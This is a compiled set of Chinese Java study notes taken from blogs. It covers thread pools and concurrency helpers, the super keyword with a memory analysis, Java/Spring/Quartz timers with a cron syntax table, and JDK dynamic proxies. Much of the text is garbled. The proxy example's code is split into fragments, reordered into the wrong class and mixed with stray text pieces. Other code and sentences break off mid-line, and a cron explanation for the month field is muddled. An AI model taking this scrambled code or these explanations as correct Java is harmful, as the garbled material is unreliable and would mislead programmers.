ReentrantLock	: 一个可重入的互斥锁定 Lock，功能类似 synchronized，但要强大的多。
Future	: 是与 Runnable,Callable 进行交互的接口，比如一个线程执行结束后取返回的结果等等，还提供了 cancel 终止线程。
BlockingQueue	: 阻塞队列。
CompletionService	: ExecutorService 的扩展，可以获得线程执行结果的
CountDownLatch	: 一个同步辅助类，在完成一组正在其他线程中执行的操作之前，它允许一个或多个线程一直等待。
CyclicBarrier	: 一个同步辅助类，它允许一组线程互相等待，直到到达某个公共屏障点
Future	: Future 表示异步计算的结果。
ScheduledExecutorService	: 一个 ExecutorService，可安排在给定的延迟后运行或定期执行的命令。

### Executors 主要方法说明

newFixedThreadPool（固定大小线程池）

创建一个可重用固定线程集合的线程池，以共享的无界队列方式来运行这些线程（只有要请求的过来，就会在一个队列里等待执行）。如果在关闭前的执行期间由于失败而导致任何线程终止，那么一个新线程将代替它执行后续的任务（如果需要）。

newCachedThreadPool（无界线程池，可以进行自动线程回收）

创建一个可根据需要创建新线程的线程池，但是在以前构造的线程可用时将重用它们。对于执行很多短期异步任务的程序而言，这些线程池通常可提高程序性能。调用 execute 将重用以前构造的线程

---

（如果线程可用）。如果现有线程没有可用的，则创建一个新线程并添加到池中。终止并从缓存中移除那些已有 60 秒钟未被使用的线程。因此，长时间保持空闲的线程池不会使用任何资源。注意，可以使用 `ThreadPoolExecutor` 构造方法创建具有类似属性但细节不同（例如超时参数）的线程池。

`newSingleThreadExecutor`（单个后台线程）

创建一个使用单个 worker 线程的 `Executor`，以无界队列方式来运行该线程。（注意，如果因为在关闭前的执行期间出现失败而终止了此单个线程，那么如果需要，一个新线程将代替它执行后续的任务）。可保证顺序地执行各个任务，并且在任意给定的时间不会有多个线程是活动的。与其他等效的 `newFixedThreadPool(1)` 不同，可保证无需重新配置此方法所返回的执行程序即可使用其他的线程。

这些方法返回的都是 `ExecutorService` 对象，这个对象可以理解为就是一个线程池。

这个线程池的功能还是比较完善的。可以提交任务 `submit()` 可以结束线程池 `shutdown()`。

虽然打印了一些信息，但是看的不是非常清晰，这个线程池是如何工作的，我们来将休眠的时间调长 10 倍。

```
Thread.sleep((int)(Math.random()*10000));
```

再来看，会清楚看到只能执行 4 个线程。当执行完一个线程后，才会又执行一个新的线程，也就是说，我们将所有的线程提交后，线程池会等待执行完最后 `shutdown`。我们也会发现，提交的线程被放到一个“无界队列里”。这是一个有序队列（`BlockingQueue`，这个下面会说到）。

另外它使用了 `Executors` 的静态函数生成一个固定的线程池，顾名思义，线程池的线程是不会释放的，即使是 `Idle`。

这就会产生性能问题，比如如果线程池的大小为 200，当全部使用完毕后，所有的线程会继续留在池中，相应的内存和线程切换（`while(true)+sleep` 循环）都会增加。

如果要避免这个问题，就必须直接使用 `ThreadPoolExecutor()` 来构造。可以像通用的线程池一样设置“最大线程数”、“最小线程数”和“空闲线程 `keepAlive` 的时间”。

## Semaphore

一个计数信号量。从概念上讲，信号量维护了一个许可集合。如有必要，在许可可用前会阻塞每一个 `acquire()`，然后再获取该许可。每个 `release()` 添加一个许可，从而可能释放一个正在阻塞的获取者。但是，不使用实际的许可对象，`Semaphore` 只对可用许可的号码进行计数，并采取相应的行动。

`Semaphore` 通常用于限制可以访问某些资源（物理或逻辑的）的线程数目。例如，下面的类使用信号量控制对内容池的访问：

这里是一个实际的情况，大家排队上厕所，厕所只有两个位置，来了 10 个人需要排队。

## CountDownLatch

一个同步辅助类，在完成一组正在其他线程中执行的操作之前，它允许一个或多个线程一直等待。

用给定的计数 初始化 `CountDownLatch`。由于调用了 `countDown()` 方法，所以在当前计数到达零之前，`await` 方法会一直受阻塞。

之后，会释放所有等待的线程，`await` 的所有后续调用都将立即返回。这种现象只出现一次——计数无法被重置。如果需要重置计数，请考虑使用 `CyclicBarrier`。

`CountDownLatch` 是一个通用同步工具，它有很多用途。将计数 1 初始化的 `CountDownLatch` 用作一个简单的开/关锁存器，

或入口：在通过调用 `countDown()` 的线程打开入口前，所有调用 `await` 的线程都一直在入口处等待。

用 `N` 初始化的 `CountDownLatch` 可以使一个线程在 `N` 个线程完成某项操作之前一直等待，或者使其在某项操作完成 `N` 次之前一直等待。

`CountDownLatch` 的一个有用特性是，它不要求调用 `countDown` 方法的线程等到计数到达零时才继续，

而在所有线程都能通过之前，它只是阻止任何线程继续通过一个 `await`。

一下的例子是别人写的，非常形象。

`CountDownLatch` 最重要的方法是 `countDown()` 和 `await()`，前者主要是倒数一次，后者是等待倒数到 0，如果没有到达 0，就只有阻塞等待了。

### CyclicBarrier

一个同步辅助类，它允许一组线程互相等待，直到到达某个公共屏障点 (common barrier point)。

在涉及一组固定大小的线程的程序中，这些线程必须不时地互相等待，此时 `CyclicBarrier` 很有用。因为该 `barrier` 在释放等待线程后可以重用，所以称它为循环的 `barrier`。

`CyclicBarrier` 支持一个可选的 `Runnable` 命令，在一组线程中的最后一个线程到达之后（但在释放所有线程之前），

该命令只在每个屏障点运行一次。若在继续所有参与线程之前更新共享状态，此屏障操作 很有用。

示例用法：下面是一个在并行分解设计中使用 `barrier` 的例子，很经典的旅行团例子：

`CyclicBarrier` 最重要的属性就是参与者个数，另外最要方法是 `await()`。当所有线程都调用了 `await()` 后，就表示这些线程都可以继续执行，否则就会等待。

## 1.2.7 super 关键字

<http://www.cnblogs.com/xdp-gacl/p/3635948.html>

### super 关键字

➤ 在Java类中使用`super`来引用基类的成分；例如：

```
class FatherClass {
    public int value;
    public void f(){
        value = 100;
        System.out.println
            ("FatherClass.value="+value);
    }
}
class ChildClass extends FatherClass {
    public int value;
    public void f() {
        super.f();
        value = 200;
        System.out.println
            ("ChildClass.value="+value);
        System.out.println(value);
        System.out.println(super.value);
    }
}
```

在 JAVA 类中使用 `super` 来引用父类的成分，用 `this` 来引用当前对象，如果一个类从另外一个类继承，我们 `new` 这个子类的实例对象的时候，这个子类对象里面会有一个父类对象。怎么去引用里面的父类对象呢？使用 `super` 来引用，`this` 指的是当前对象的引用，`super` 是当前对象里面的父对象的引用。

```
package cn.galc.test;
```

```
/**
```

```
 * 父类
```

```
 * @author gacl
```

---

```

*
*/
class FatherClass {
    public int value;
    public void f() {
        value=100;
        System.out.println("父类的 value 属性值="+value);
    }
}

/**
 * 子类 ChildClass 从父类 FatherClass 继承
 * @author gacl
 *
 */
class ChildClass extends FatherClass {
    /**
     * 子类除了继承父类所具有的 valu 属性外，自己又另外声明了一个 value 属性，
     * 也就是说，此时的子类拥有两个 value 属性。
     */
    public int value;
    /**
     * 在子类 ChildClass 里面重写了从父类继承下来的 f()方法里面的实现，即重写了 f()方法的方
法体。
     */
    public void f() {
        super.f();//使用 super 作为父类对象的引用对象来调用父类对象里面的 f()方法
        value=200;//这个 value 是子类自己定义的那个 valu，不是从父类继承下来的那个 value
        System.out.println("子类的 value 属性值="+value);
        System.out.println(value);//打印出来的是子类自定义的那个 value 的值，这个值是 200
    }
    /**
     * 打印出来的是父类里面的 value 值，由于子类在重写从父类继承下来的 f()方法时，
     * 第一句话“super.f();”是让父类对象的引用对象调用父类对象的 f()方法，
     * 即相当于是这个父类对象自己调用 f()方法去改变自己的 value 属性的值，由 0 变了 100。
     * 所以这里打印出来的 value 值是 100。
     */
    System.out.println(super.value);
}

/**
 * 测试类
 * @author gacl
 *
 */

```

```

public class TestInherit {
    public static void main(String[] args) {
        ChildClass cc = new ChildClass();
        cc.f();
    }
}

```


## 1.2. 画内存分析图了解程序执行的整个过程

分析任何程序都是从 main 方法的第一句开始分析的，所以首先分析 main 方法里面的第一句话：

```
ChildClass cc = new ChildClass();
```

程序执行到这里时，首先在栈空间里面会产生一个变量 cc，cc 里面的值是什么这不好说，总而言之，通过这个值我们可以找到 new 出来的 ChildClass 对象。由于子类 ChildClass 是从父类 FatherClass 继承下来的，所以当我们 new 一个子类对象的时候，这个子类对象里面会包含有一个父类对象，而这个父类对象拥有他自身的属性 value。这个 value 成员变量在 FatherClass 类里面声明的时候并没有对他进行初始化，所以系统默认给它初始化为 0，成员变量（在类里面声明）在声明时可以不给它初始化，编译器会自动给这个成员变量初始化，但局部变量（在方法里面声明）在声明时一定要给它初始化，因为编译器不会自动给局部变量初始化，任何变量在使用之前必须对它进行初始化。


子类在继承父类 value 属性的同时，自己也单独定义了一个 value 属性，所以当我们 new 出一个子类对象的时候，这个对象会有两个 value 属性，一个是从父类继承下来的 value，另一个是自己的 value。在子类里定义的成员变量 value 在声明时也没有给它初始化，所以编译器默认给它初始化为 0。因此，执行完第一句话以后，系统内存的布局如下图所示：



```
cc.f();
```

当 new 一个对象出来的时候，这个对象会产生一个 this 的引用，这个 this 引用指向对象自身。如果 new 出来的对象是一个子类对象的话，那么这个子类对象里面还会有一个 super 引用，这个 super 指向当前对象里面的父对象。所以相当于程序里面有一个 this，this 指向对象自己，还有一个 super，super 指向当前对象里面的父对象。

这里调用重写之后的 f() 方法，方法体内的第一句话：“super.f();”是让这个子类对象里面的父对象自己调用自己的 f() 方法去改变自己 value 属性的值，父对象通过指向他的引用 super 来调用自己的 f() 方法，所以执行完这一句以后，父对象里面的 value 的值变成了 100。接着执行“value=200;”这里的 value 是子类对象自己声明的 value，不是从父类继承下来的那个 value。所以这句话执行完毕后，子类对象自己本身的 value 值变成了 200。此时的内存布局如下图所示：



方法体内的最后三句话都是执行打印 `value` 值的命令，前两句打印出来的是子类对象自己的那个 `value` 值，因此打印出来的结果为 200，最后一句话打印的是这个子类对象里面的父类对象自己的 `value` 值，打印出来的结果为 100。

到此，整个内存分析就结束了，最终内存显示的结果如上面所示。

## 1.2.8 三种定时器的区别

<http://blog.csdn.net/zlxdream815/article/details/8177574>

这近闲暇无事，研究定时器 `timer` 和 `Quartz`。也在网上看了一些例子，大多数要不是讲得很笼统就是就得很深奥。仔细想来定时器不就是相当于定时触发的装置，这样想来理解就更容易了。

第一个例子。`timer` 定时器。（这个比较简单，`timer` 是 `java.util` 包下一个类）

为了更好的了解，我写了两个定时器类，很被集成 `TimerTask`。

总结：其实 `timer` 实现定时任务是很简单的，但是在想法开发是很少用到 `timer`，而是用 `spring` 的 `Quartz`。我也在网上找到了一些资料，现在总结一下。

1. Java 定时器没有持久化机制。
2. Java 定时器的日程管理不够灵活（只能设置开始时间、重复的间隔，设置特定的日期、时间等）  
//这点感同身受
3. Java 定时器没有使用线程池(每个 Java 定时器使用一个线程)//想必在用 `timer` 是遇到了吧。
4. Java 定时器没有切实的管理方案，你不得不自己完成存储、组织、恢复任务的措施

<http://blog.csdn.net/ettttss/article/details/7461371>

当前 java 程序中 能够实现定时的 主要有 三种 方式 ， 分别是: java 定时器 ， spring 定时器 ， quartz 定时器.下面依次讲讲他们的应用！

<1>java 定时器的应用。

其实 java 很早就有解决定时器任务的方法了，java 提供了了类 `java.util.TimerTask` 类基于线程的方式来实现定时任务的操作，然后再提供 `java.util.Timer` 类来注册调用，先创建一个类 `RingTask` 继承 `java.util.TimerTask`,实现 `run` 方法。

一个简单的 java 定时器就写好了，方便而简介，但是有不好的缺点：如果实现每天早晨 7 点钟的定时执行一次，且周末的时候早晨 7 点钟不需要提醒，那这个可就不够用了，并且如果需要服务器一

---

开启就触发这个定时器，则这种注册调用的方法也是不行的。

### <2>Spring 定时器的应用。

spring 定时器是在 spring 框架中应用较成熟的一种方式，spring 将定时任务的调用部分提到了配置文件当中，使定时器的触发条件变得更加灵活，spring 定时器的实现，仍然需要继承 java.util.TimerTask,实现 run 方法，示例类上面已给出，调用的配置如下。

```
<!-- 定时器的配置 (spring 定时器)-->
<!-- 要调度的 bean 配置 -->
<bean id="ringTask" class="timer.RingTask">
  <!-- 给 属性 second 赋值 为 3 -->
  <property name="second" >
    <value>3</value>
  </property>
  <!-- 给 属性 delay 赋值 为 3 -->
  <property name="delay" >
    <value>3</value>
  </property>
</bean>
<!--配置一个触发器 配置触发器的参数-->
<bean id="scheduleRingTask" class="org.springframework.scheduling.timer.ScheduledTimerTask">
  <property name="delay" value="3000"></property>          <!--第一次延迟 3 秒的时间-->
  <property name="period" value="3000"></property>        <!--每隔 3 秒的时间执行一次-->
  <property name="timerTask" ref="ringTask"></property>    <!--制定触发的类-->
</bean>
<!-- 总调度,用于启动定时器 -->
<bean id="timerFactory" class="org.springframework.scheduling.timer.TimerFactoryBean">
  <property name="scheduledTimerTasks">
    <list>
      <ref bean="scheduleRingTask"/>
    </list>
  </property>
</bean>
```

在调用方面是不是灵活些了，且能够实现服务器已启动，就将定时器的执行纳入的被监控的范围，符合条件马上触发执行。但是还是存在缺点：对于指定了具体的年月日时分秒而执行的任务还是不能解决。

### <3>Quartz 定时器

Quartz 是基于 Spring 框架之上的更加强大的定时器，它不仅可以轻松的实现前面两种定时器的功能，还实现了非常繁复的时间触发执行的任务，Quartz 有两种方式来调度定时任务，一是使用 Spring 提供的 MethodInvokingJobDetailFactoryBean 代理类，Quartz 通过该代理类直接调度任务类的某个函数；二是任务类继承 QuartzJobBean 类或者实现 org.quartz.Job 接口，Quartz 通过该父类或者接口进行调度。

看到了吗，在这里我们并没有直接声明一个 HotWaterTask Bean，而是声明了一个 JobDetailBean。这个是 Quartz 的特点。JobDetailBean 是 Quartz 的 org.quartz.JobDetail 的子类，它要求通过 jobClass 属性来设置一个 Job 对象。

好了，上面的任务已经实现了，下面看看 如何实现 具体的年月日时分秒执行的代码

---

Quartz 在指定的时间执行 (很强大的代理定时执行机制)

(1) 定义上班闹钟定时类代码如下:

```
package timer;

/**
 * 开始上班, 这个程序要求每天(非周末)早晨八点需要启动一次
 * @author sam
 *
 */
public class StartWorkJob {
    public void startWork(){
        System.out.println("我是上班程序,每天(非周末)早晨八点需要启动一次");
        System.out.println("上班了! ~");
    }
}
```

看到了吗, 这个类 `StartWorkJob` 并没有继承任何类也没有实现任何接口, 且方法 `startWork` 也是自己定义的, 原有的业务代码不需要做任何更改。下面就要提到 Quartz 实现的一种机制, 通过 Spring 提供的代理类 (`MethodInvokingJobDetailFactoryBean`) 来实现定时任务, 这个类只需要提供它要代理的类以及要代理的方法, 就能够很好的就行定时监控了, 强大吧, 相关的代码如下:

```
<!-- 配置需要定时的 bean 类 -->
<bean id="startWorkJob" class="timer.StartWorkJob"></bean>
    <!-- 配置任务的具体类和方法 -->
    <bean id="startWorkTask"
class="org.springframework.scheduling.quartz.MethodInvokingJobDetailFactoryBean">
    <!-- 要调用的 bean -->
    <property name="targetObject" ref="startWorkJob"></property>
    <!-- 要调用的 Method -->
    <property name="targetMethod" value="startWork"></property>
    <!-- 是否并发,false 表示 如果发生错误也不影响下一次的调用 -->
    <property name="concurrent" value="false"></property>
    </bean>
    <!-- 配置一个触发器 -->
    <bean id="startWorkTrigger" class="org.springframework.scheduling.quartz.CronTriggerBean">
    <property name="jobDetail" ref="startWorkTask"></property>
    <property name="cronExpression" value="0 * 13 * * ?"></property> <!--每天的下午 1 点的每分钟的 0
秒都执行一次-->
    </bean>

    <!-- 总调度,用于启动定时器 -->
    <bean id="schedulerFactory" class="org.springframework.scheduling.quartz.SchedulerFactoryBean">
    <property name="triggers" >
    <list>
    <ref bean="startWorkTrigger"/>
    </list>
    </property>
```



</bean>

具体的例子在 SpringQuartzWeb 工程中。也可以在 test\_spring 中找到。

### 1.2.9 quartz 配置信息

quartz 定时任务时间设置描述

格式: [秒][分][小时][日][月][周][年]

序号 说明 是否必填 允许填写的值 允许的通配符

1	秒	是	0-59	, - * /
2	分	是	0-59	, - * /
3	小时	是	0-23	, - * /
4	日	是	1-31	, - * ? / L W
5	月	是	1-12 or JAN-DEC	, - * /
6	周	是	1-7 or SUN-SAT	, - * ? / L #
7	年	否	empty 或 1970-2099	, - * /

通配符说明:

\* 表示所有值. 例如:在分的字段上设置 "\*",表示每一分钟都会触发。

? 表示不指定值。使用的场景为不需要关心当前设置这个字段的值。例如:要在每月的 10 号触发一个操作，但不关心是周几，所以需要周位置的那个字段设置为"?" 具体设置为 0 0 0 10 \* ?

- 表示区间。例如 在小时上设置 "10-12",表示 10,11,12 点都会触发。

, 表示指定多个值，例如在周字段上设置 "MON,WED,FRI" 表示周一，周三和周五触发

/ 用于递增触发。如在秒上面设置"5/15" 表示从 5 秒开始，每增 15 秒触发(5,20,35,50)。在月字段上设置'1/3'所示每月 1 号开始，每隔三天触发一次。

L 表示最后的意思。在日字段设置上，表示当月的最后一天(依据当前月份，如果是二月还会依据是否是闰年[leap])，在周字段上表示星期六，相当于"7"或"SAT"。如果在"L"前加上数字，则表示该数据的最后一个。例如在周字段上设置"6L"这样的格式,则表示“本 月最后一个星期五”

W 表示离指定日期的最近那个工作日(周一至周五). 例如在日字段上设置"15W"，表示离每月 15 号最近的那个工作日触发。如果 15 号正好是周六，则找最近的周五(14 号)触发，如果 15 号是周末，则找最近的下周一(16 号)触发.如果 15 号正好在工作日(周一至周五)，则就在该天触发。如果指定格式为"1W",它则表示每月 1 号往后最近的工作日触发。如果 1 号正是周六，则将在 3 号下周一触发。(注，"W"前只能设置具体的数字,不允许区间"-")。

小提示

'L'和 'W'可以一组合使用。如果在日字段上设置"LW",则表示在本月的最后一个工作日触发(一般指发工资 )

# 序号(表示每月的第几个周几)，例如在周字段上设置"6#3"表示在每月的第三个周六.注意如果指定"#5",正好第五周没有周六，则不会触发该配置(用在母亲节和父亲节再合适不过了)

小提示

周字段的设置，若使用英文字母是不区分大小写的 MON 与 mon 相同。

常用示例:

---

0 0 12 \* \* ? 每天 12 点触发  
0 15 10 ? \* \* 每天 10 点 15 分触发  
0 15 10 \* \* ? 每天 10 点 15 分触发  
0 15 10 \* \* ? \* 每天 10 点 15 分触发  
0 15 10 \* \* ? 2005 2005 年每天 10 点 15 分触发  
0 \* 14 \* \* ? 每天下午的 2 点到 2 点 59 分每分钟触发  
0 0/5 14 \* \* ? 每天下午的 2 点到 2 点 59 分(整点开始, 每隔 5 分触发)  
0 0/5 14,18 \* \* ? 每天下午的 2 点到 2 点 59 分(整点开始, 每隔 5 分触发)  
每天下午的 18 点到 18 点 59 分(整点开始, 每隔 5 分触发)

0 0-5 14 \* \* ? 每天下午的 2 点到 2 点 05 分每分钟触发  
0 10,44 14 ? 3 WED 3 月分每周三下午的 2 点 10 分和 2 点 44 分触发 (特殊情况, 在一个时间设置里, 执行两次 或 两次以上的情况)  
0 59 2 ? \* FRI 每周 5 凌晨 2 点 59 分触发;  
0 15 10 ? \* MON-FRI 从周一到周五每天上午的 10 点 15 分触发  
0 15 10 15 \* ? 每月 15 号上午 10 点 15 分触发  
0 15 10 L \* ? 每月最后一天的 10 点 15 分触发  
0 15 10 ? \* 6L 每月最后一周的星期五的 10 点 15 分触发  
0 15 10 ? \* 6L 2002-2005 从 2002 年到 2005 年每月最后一周的星期五的 10 点 15 分触发  
0 15 10 ? \* 6#3 每月的第三周的星期五开始触发  
0 0 12 1/5 \* ? 每月的第一个中午开始每隔 5 天触发一次  
0 11 11 11 11 ? 每年的 11 月 11 号 11 点 11 分触发(光棍节)

## 1.2.10 Java 基础动态代理

<http://www.cnblogs.com/xdp-gacl/p/3971367.html>

### 一、代理的概念

动态代理技术是整个 java 技术中最重要的一个技术, 它是学习 java 框架的基础, 不会动态代理技术, 那么在学习 Spring 这些框架时是学不明白的。

动态代理技术就是用来产生一个对象的代理对象的。在开发中为什么需要为一个对象产生代理对象呢?

举一个现实生活中的例子: 歌星或者明星都有一个自己的经纪人, 这个经纪人就是他们的代理人, 当我们需要找明星表演时, 不能直接找到该明星, 只能找明星的代理人。比如刘德华在现实生活中非常有名, 会唱歌, 会跳舞, 会拍戏, 刘德华在没有出名之前, 我们可以直接找他唱歌, 跳舞, 拍戏, 刘德华出名之后, 他干的第一件事就是找一个经纪人, 这个经纪人就是刘德华的代理人(代理), 当我们需要找刘德华表演时, 不能直接找到刘德华了(刘德华说, 你找我代理人商谈具体事宜吧!), 只能找刘德华的代理人, 因此刘德华这个代理人存在的价值就是拦截我们对刘德华的直接访问!

这个现实中的例子和我们在开发中是一样的, 我们在开发中之所以要产生一个对象的代理对象, 主要用于拦截对真实业务对象的访问。那么代理对象应该具有什么方法呢? 代理对象应该具有和目标对象相同的方法

所以在这里明确代理对象的两个概念:

- 1、代理对象存在的价值主要用于拦截对真实业务对象的访问。
- 2、代理对象应该具有和目标对象(真实业务对象)相同的方法。刘德华(真实业务对象)会唱歌, 会

跳舞，会拍戏，我们现在不能直接找他唱歌，跳舞，拍戏了，只能找他的代理人(代理对象)唱歌，跳舞，拍戏一个人要想成为刘德华的代理人，那么他必须具有和刘德华一样的行为(会唱歌，会跳舞，会拍戏)，刘德华有什么方法，他(代理人)就要有什么方法，我们找刘德华的代理人唱歌，跳舞，拍戏，但是代理人不是真的懂得唱歌，跳舞，拍戏的，真正懂得唱歌，跳舞，拍戏的是刘德华，在现实中的例子就是我们要找刘德华唱歌，跳舞，拍戏，那么只能先找他的经纪人，交钱给他的经纪人，然后经纪人再让刘德华去唱歌，跳舞，拍戏。

## 二、java 中的代理

### 2.1、"java.lang.reflect.Proxy"类介绍

现在要生成某一个对象的代理对象，这个代理对象通常也要编写一个类来生成，所以首先要编写用于生成代理对象的类。在 java 中如何用程序去生成一个对象的代理对象呢，java 在 JDK1.5 之后提供了一个"java.lang.reflect.Proxy"类，通过"Proxy"类提供的一个 newProxyInstance 方法用来创建一个对象的代理对象，如下所示：

```
1 static Object newProxyInstance(ClassLoader loader, Class<?>[] interfaces, InvocationHandler h)
```

newProxyInstance 方法用来返回一个代理对象，这个方法总共有 3 个参数，ClassLoader loader 用来指明生成代理对象使用哪个类装载器，Class<?>[] interfaces 用来指明生成哪个对象的代理对象，通过接口指定，InvocationHandler h 用来指明产生的这个代理对象要做什么事情。所以我们只需要调用 newProxyInstance 方法就可以得到某一个对象的代理对象了。

### 2.2、编写生成代理对象的类

在 java 中规定，要想产生一个对象的代理对象，那么这个对象必须要有一个接口，所以我们第一步就是设计这个对象的接口，在接口中定义这个对象所具有的行为(方法)

#### 1、定义对象的行为接口

```
package cn.gacl.proxy;
```

```
public interface Person {  
    String sing(String name);  
    String dance(String name);  
}
```

#### 2、定义目标业务对象类

```
package cn.gacl.proxy;
```

```
/**  
 * @ClassName: LiuDeHua  
 * @Description: 刘德华实现 Person 接口，那么刘德华会唱歌和跳舞了  
 */  
public class LiuDeHua implements Person {  
  
    public String sing(String name){  
        System.out.println("刘德华唱"+name+"歌！！");  
        return "歌唱完了，谢谢大家！";  
    }  
  
    public String dance(String name){  
        System.out.println("刘德华跳"+name+"舞！！");  
    }  
}
```

---

```

        return "舞跳完了，多谢各位观众！";
    }
}

```

### 3、创建生成代理对象的代理类

```

package cn.gacl.proxy;

import java.lang.reflect.InvocationHandler;
import java.lang.reflect.Method;
import java.lang.reflect.Proxy;

/**
 * @ClassName: LiuDeHuaProxy
 * @Description: 这个代理类负责生成刘德华的代理人
 *
 */
public class LiuDeHuaProxy {

    //设计一个类变量记住代理类要代理的目标对象
    private Person ldh = new LiuDeHua();

    /**
     * 设计一个方法生成代理对象
     * @Method: getProxy
     * @Description: 这个方法返回刘德华的代理对象：Person person = LiuDeHuaProxy.getProxy();//
    得到一个代理对象
     *
     * @return 某个对象的代理对象
     */
    public Person getProxy() {
        //使用 Proxy.newProxyInstance(ClassLoader loader, Class<?>[] interfaces, InvocationHandler
        h)返回某个对象的代理对象
        return (Person) Proxy.newProxyInstance(LiuDeHuaProxy.class
            .getClassLoader(), ldh.getClass().getInterfaces(),
            new InvocationHandler() {

                /**
                 * InvocationHandler 接口只定义了一个 invoke 方法，因此对于这样的接口，
                 我们不用单独去定义一个类来实现该接口，
                 * 而是直接使用一个匿名内部类来实现该接口，new InvocationHandler() {}
                就是针对 InvocationHandler 接口的匿名实现类
                 */
            });

        /**
         * 在 invoke 方法编码指定返回的代理对象干的工作
         * proxy：把代理对象自己传递进来
         * method：把代理对象当前调用的方法传递进来
         */
    }
}

```

方法时，

用的是代理对象的哪个方法

");

sing 方法去处理用户请求

钱！！");

dance 方法去处理用户请求

测试:

```
package cn.gacl.proxy;
```

```
public class ProxyTest {
```

```
    public static void main(String[] args) {
```

```
        LiuDeHuaProxy proxy = new LiuDeHuaProxy();
```

```
        //获得代理对象
```

```
        Person p = proxy.getProxy();
```

```
        //调用代理对象的 sing 方法
```

```
        String retValue = p.sing("冰雨");
```

```
        * args:把方法参数传递进来
```

```
        *
```

```
        * 当调用代理对象的 person.sing("冰雨");或者 person.dance("江南 style");
```

```
        * 实际上执行的都是 invoke 方法里面的代码，
```

```
        * 因此我们可以在 invoke 方法中使用 method.getName()就可以知道当前调
```

```
        */
```

```
    @Override
```

```
    public Object invoke(Object proxy, Method method,
```

```
        Object[] args) throws Throwable {
```

```
        //如果调用的是代理对象的 sing 方法
```

```
        if (method.getName().equals("sing")) {
```

```
            System.out.println("我是他的经纪人，要找他唱歌得先给十万块钱！！
```

```
            //已经给钱了，经纪人自己不会唱歌，就只能找刘德华去唱歌！
```

```
            return method.invoke(ldh, args); //代理对象调用真实目标对象的
```

```
        }
```

```
        //如果调用的是代理对象的 dance 方法
```

```
        if (method.getName().equals("dance")) {
```

```
            System.out.println("我是他的经纪人，要找他跳舞得先给二十万块
```

```
            //已经给钱了，经纪人自己不会唱歌，就只能找刘德华去跳舞！
```

```
            return method.invoke(ldh, args); //代理对象调用真实目标对象的
```

```
        }
```

```
        return null;
```

```
    }
```

```
});
```

```
}
```

```
}
```

```
        System.out.println(retValue);
        //调用代理对象的 dance 方法
        String value = p.dance("江南 style");
        System.out.println(value);
    }
}
```

运行结果如下：



```
<terminated> ProxyTest [Java Application] D:\MyEclipse10\
我是他的经纪人，要找他唱歌得先给十万块钱！！
刘德华唱冰雨歌！！
歌唱完了，谢谢大家！
我是他的经纪人，要找他跳舞得先给二十万块钱！！
刘德华跳江南style舞！！
舞跳完了，多谢各位观众！
```

Proxy 类负责创建代理对象时，如果指定了 handler（处理器），那么不管用户调用代理对象的什么方法，该方法都是调用处理器的 invoke 方法。

由于 invoke 方法被调用需要三个参数：代理对象、方法、方法的参数，因此不管代理对象哪个方法调用处理器的 invoke 方法，都必须把自己所在的对象、自己（调用 invoke 方法的方法）、方法的参数传递进来。

### 三、动态代理应用

在动态代理技术里，由于不管用户调用代理对象的什么方法，都是调用开发人员编写的处理器的 invoke 方法（这相当于 invoke 方法拦截到了代理对象的方法调用）。并且，开发人员通过 invoke 方法的参数，还可以在拦截的同时，知道用户调用的是什么方法，因此利用这两个特性，就可以实现一些特殊需求，例如：拦截用户的访问请求，以检查用户是否有访问权限、动态为某个对象添加额外的功能。

## 1.2.11 Java 程序优化：字符串操作、基本运算优化

<http://www.ibm.com/developerworks/cn/java/j-lo-basic-types/index.html>

### Java 程序优化：字符串操作、基本运算方法等优化策略

